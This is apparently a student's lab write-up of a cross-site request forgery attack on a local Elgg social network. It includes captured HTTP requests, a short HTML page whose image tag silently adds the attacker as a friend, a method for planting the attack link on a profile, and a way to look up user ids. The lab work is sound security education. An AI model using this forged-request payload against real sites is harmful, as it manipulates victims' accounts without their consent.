Q1: None

Q2.1

When Boby adds Alice as his friend:


The URL is “http://www.csrflabelgg.com/action/friends/add”

The parameters are:

1. Friend=42
2. __elgg_ts=……
3. __elgg_token=……

*Friend*=42 corresponds to Alice’s user id.

The values for *elgg_ts* and *elgg_token* are omitted since they are not used for this task.



```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: application/json, text/javascript
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profi
X-Requested-With: XMLHttpRequest
Cookie: Elgg=5tlt2n472veh6g3jola2la4cm3
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 19 Apr 2020 17:37:25 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Content-Length: 368
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=ut
```

```
http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1587317815&__elgg_token=iK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=5tlt2n472veh6g3jola2la4cm3
Connection: keep-alive
```


Notice that Alice’s user id can also be obtained by inspecting the HTTP GET request sent when Boby adds Alice as his friend using the tool **HTTP Header Live** inside Firefox.

Q2.2

```
<!doctype html>

<html>

  <head>

    <title>CSRF Attack Task 1</title>

  </head>

  <body>

    <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" />

  </body>

</html>
```

Q2.3


Step 1: Boby modifies his profile to embed the link to the malicious site after setting up the site.


HTTP Header Live
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Boby
About me
http://www.csrflabattacker.com/
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
POST

```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Content-Type: application/x-www-form-urle
Content-Length: 530
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=xkpcuaqrFAZhFCt7kdxq
&accesslevel[description]=2&brief
POST: HTTP/1.1 302 Found
Date: Sun, 19 Apr 2020 22:55:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Location: http://www.csrflabelgg.com/prof
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/profil
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
```

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 530
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
Upgrade-Insecure-Requests: 1

&name=Boby&description=<p>http://www.csrflabattacker.com/</p> &accesslevel[description]=2&briefdescription=&ac
```


Step 2: Alice's friends list before clicking Boby's link



Friends Activity

No activity

Step 3: Alice visits Boby's profile and clicks the link to the malicious site.




Boby

About me

http://www.csrflabattacker.com/

Step 4: HTTP requests captured when Alice visits the malicious site.




```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=qhuji0ue43f3arcuihnes4bpt4
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Sun, 19 Apr 2020 17:58:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabattacker.com/
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 19 Apr 2020 17:58:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 19 Apr 2020 17:51:49
ETag: "c5-5a3a86fd0b7aa-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
```

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

```
GET  http://www.csrflabelgg.com/action/friends/add?friend=43
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Cookie: Elgg=qhuji0ue43f3arcuihnes4bpt4
Connection: keep-alive

Content-Length:0
```

The request adds Boby (user id 43) as the victim's friend.

Step 5: Alice has added Boby as her friend because she visited the malicious site.



My Activity

Filter: Show All

Alice is now a friend with Boby *just now*


Alice

The attack was successful and as soon as Alice visits the malicious site, Boby is added to the friend list of Alice, without Alice even making any click on the page.


Q3.1:

Boby can use the “Inspect Element” functionality from Firefox on the page “www.csrflabelgg.com/members/alpha” to figure out the user id for each member on the site, including himself and Alice.

Step 1: Log in as Boby and visit “www.csrflabelgg.com/members/alpha”, then click “Inspect Element”.



Step 2: Find the user id for each member, including Alice.



All members

Newest | Alphabetical | Popular | Online

Admin

Alice

Boby

Charlie

Samy

Search

Search members

Search

Total members: 5

```
<div class="elgg-layout elgg-layout-one-sidebar clearfix">
  <div class="elgg-main elgg-body">
    <div class="elgg-head clearfix">⊟</div>
    <ul class="elgg-tabs elgg-htabs">⊟</ul>
    <ul class="elgg-list elgg-list-entity">
      <li id="elgg-user-36" class="elgg-item elgg-item-user">⊟</li>
      <li id="elgg-user-42" class="elgg-item elgg-item-user">
        <div class="elgg-image-block clearfix">
          <div class="elgg-image">⊟</div>
          <div class="elgg-body">
            <h3>
              <a href="http://www.csrflabelgg.com/profile/alice" rel="friend">Alice</a>
            </h3>
            <div class="elgg-subtext"></div>
            ::after
          </div>
          ::after
        </div>
      </li>
      <li id="elgg-user-43" class="elgg-item elgg-item-user">⊟</li>
      <li id="elgg-user-44" class="elgg-item elgg-item-user">⊟</li>
      <li id="elgg-user-45" class="elgg-item elgg-item-user">⊟</li>
    </ul>
```

```
element {                                   inline
}
.elgg-list > li {                    elgg.css:1667
  border-bottom: 1px solid #DCDCDC;
}
html, body, div, span, applet,          elgg.css:6
object, iframe, h1, h2, h3, h4, h5,
h6, p, blockquote, pre, a, abbr, acronym,
address, big, cite, code, del, dfn, em, font,
img, ins, kbd, q, s, samp, small, strike,
strong, sub, sup, tt, var, dl, dt, dd, ol, ul,
li, fieldset, form, label, legend, table,
caption, tbody, tfoot, thead, tr, th, td {
  margin: 0;
  padding: 0;
  border: 0;
    ~~border-bottom-width: 0px;~~
    ~~border-bottom-style: none;~~
    ~~border-bottom-color: currentcolor;~~
  font-weight: inherit;
  font-style: inherit;
  font-size: 100%;
  font-family: inherit;
```

Alice’s user id is 42. Boby’s user id is 43.

Another way to obtain Alice’s user id was described in Q2.1

Q3.2

When Boby updates his profile:

The URL is “http://www.csrflabelgg.com/action/profile/edit”

The parameters are:

1. __elgg_token=……
2. __elgg_ts=……
3. name=Boby
4. description=<p>Boby is my Hero</p>
5. accesslevel[description]=2
6. briefdescription
7. accesslevel[description]=2
8. location
9. accesslevel[location]=2
10. interests
11. accesslevel[interests]=2
12. skills
13. accesslevel[skills]=2
14. contactemail
15. accesslevel[contactemail]=2
16. phone
17. accesslevel[phone]=2
18. mobile
19. accesslevel[mobile]=2
20. website
21. accesslevel[website]=2
22. twitter
23. accesslevel[twitter]=2
24. guid=43

